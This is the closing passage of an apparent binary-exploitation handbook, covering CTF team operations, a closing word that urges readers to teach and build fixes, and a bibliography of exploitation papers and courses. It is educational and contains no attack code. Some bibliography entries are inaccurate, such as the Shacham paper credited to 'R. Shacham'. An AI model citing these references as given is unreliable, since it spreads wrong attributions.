Fatigue errors cost more than ignorance. Rules: no rebasing libc at 3 a.m. without a second pair of eyes; hydrate on a timer; sleep in shifts (the graveyard pair holds the scoreboard, does not start new hard challenges); and *never* re-enable `randomize_va_space=0` to "just test one thing" on the remote assumptions.

T.6 After: the debrief that compounds

Within 48 hours: every solved challenge gets the write-up template (chapter Q); every *unsolved* challenge gets a plan ("we lacked X"); the team repo gains whatever template or tool the event proved necessary. Teams improve by debriefing, not by playing more events.

Chapter Summary

CTF operations: prepare infra and roles before, triage everything before diving, communicate in handoff format, ship early points, guard the 3 a.m. decisions, and debrief within 48 hours. The techniques win challenges; the operations win seasons.

Exercises

1. Draft your team's handoff template and commit it to the shared repo next to the exploit gallery.
2. Run a two-hour mock CTF (two chapter I targets + one unseen) with the roles above; debrief with the template.
3. Write your personal *stop-loss* list: the three mistakes you are most likely to make under fatigue, and the check that catches each.

Closing Word

You began this book unable to read a disassembly. You can now take apart a hardened binary, defeat a mitigation stack, walk a heap, talk to a kernel, and explain — line by line — why every defense that failed you existed. That second skill is the rarer one.

Two parting commitments. First: **teach it**. Write the write-up, mentor the first-year, run the campus CTF — the field stays healthy only as open as its knowledge. Second: **build the fix**. Every exploit in this book was a missing check, an unvalidated length, an uninitialized slot — your code does not have to carry them, and the world runs on code.

The whole book in one line

Every exploit is a trust boundary crossed; every defense is a boundary made explicit; every engineer chooses, line by line, which world to ship.

BREAKING BINARIES

v1.2.0 (build 4) — go break things that are yours.

CHAPTER U

References

Bibliography

[1] Aleph One. “Smashing the Stack for Fun and Profit.” *Phrack* 49(14), 1996. — The founding paper of stack exploitation; still the clearest first lecture ever written.

[2] R. Shacham. “The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86).” ACM CCS, 2007. — The paper that named ROP.

[3] R. Roemer, E. Buchanan, H. Shacham, S. Savage. “Return-Oriented Programming: Systems, Languages, and Applications.” IEEE TISSEC, 2012. — ROP as a general computation model.

[4] L. Szekeres, M. Payer, T. Wei, D. Song. “SoK: Eternal War in Memory.” IEEE S&P, 2013. — The mitigation taxonomy this handbook’s defense chapters follow.

[5] A. Bittau et al. “Hacking Blind.” IEEE S&P, 2014. — BROP: blind ROP against remote services; where leaks are impossible.

[6] ka0z (and the community). “Once upon a free()...” *Phrack* 57, 2001. — The classic that taught a generation heap metadata attacks; still assigned in university courses.

[7] J. Erickson. *Hacking: The Art of Exploitation*, 2nd ed. No Starch Press, 2008. — The canonical beginner-to-intermediate text; its shellcode chapter pairs with chapter 12.

[8] D. Andriesse. *Practical Binary Analysis*. No Starch Press, 2017. — The reverse-engineering counterpart to this handbook: ELF internals, instrumentation, building RE tools.

[9] T. Klein. *A Bug Hunter’s Diary*. No Starch Press, 2011. — Real-world vulnerability discovery, disclosure, and bounties.

[10] M. Dowd, J. McDonald, J. Schuh. *The Art of Software Security Assessment*. Addison-Wesley, 2006. — The deepest source-audit reference; pairs with chapter 29.

[11] pwn.college (Yan and Doupé, Arizona State University). Open binary-security curriculum and dojo. — The structured practice path of chapter 32.

[12] ROP Emporium. `https://ropemporium.com`. — Gadget-chain drills of escalating constraint; week 8’s lab.

[13] OWASP Foundation. *OWASP Top 10* and cheat-sheet series. — The web-security mirror of chapter 30.

[14] Intel Corporation. *Intel 64 and IA-32 Architectures Software Developer’s Manual*, Chapter 18 (Control-flow Enforcement). — The hardware behind chapter 28’ shadow stacks.

[15] Kohlbrenner, D., Kohno, T., Roesner, F. “CSE P 564: Computer Security” — lecture series, University of Washington, Autumn 2024. — The university lecture sequence whose binary-exploitation and defenses lectures this handbook re-voices (Parts III and V; the defenses taxonomy of chapter 28).

[16] Georgia Institute of Technology. “CS 6265: Information Security Lab” — binary exploitation tutorial series, `https://tc.gts3.org/cs6265/` (2019–2026). — The tutorial progression (warm-ups, pwntools, stack protection, format strings, ROP, sockets, heap, fuzzing, symbolic execution) mirrored chapter-for-chapter in Parts III–VI.

[17] scut (Team TESO). “Exploiting Format String Vulnerabilities.” *Phrack* 58, 2001. — The paper that systematized format string exploitation; pairs with chapter 13.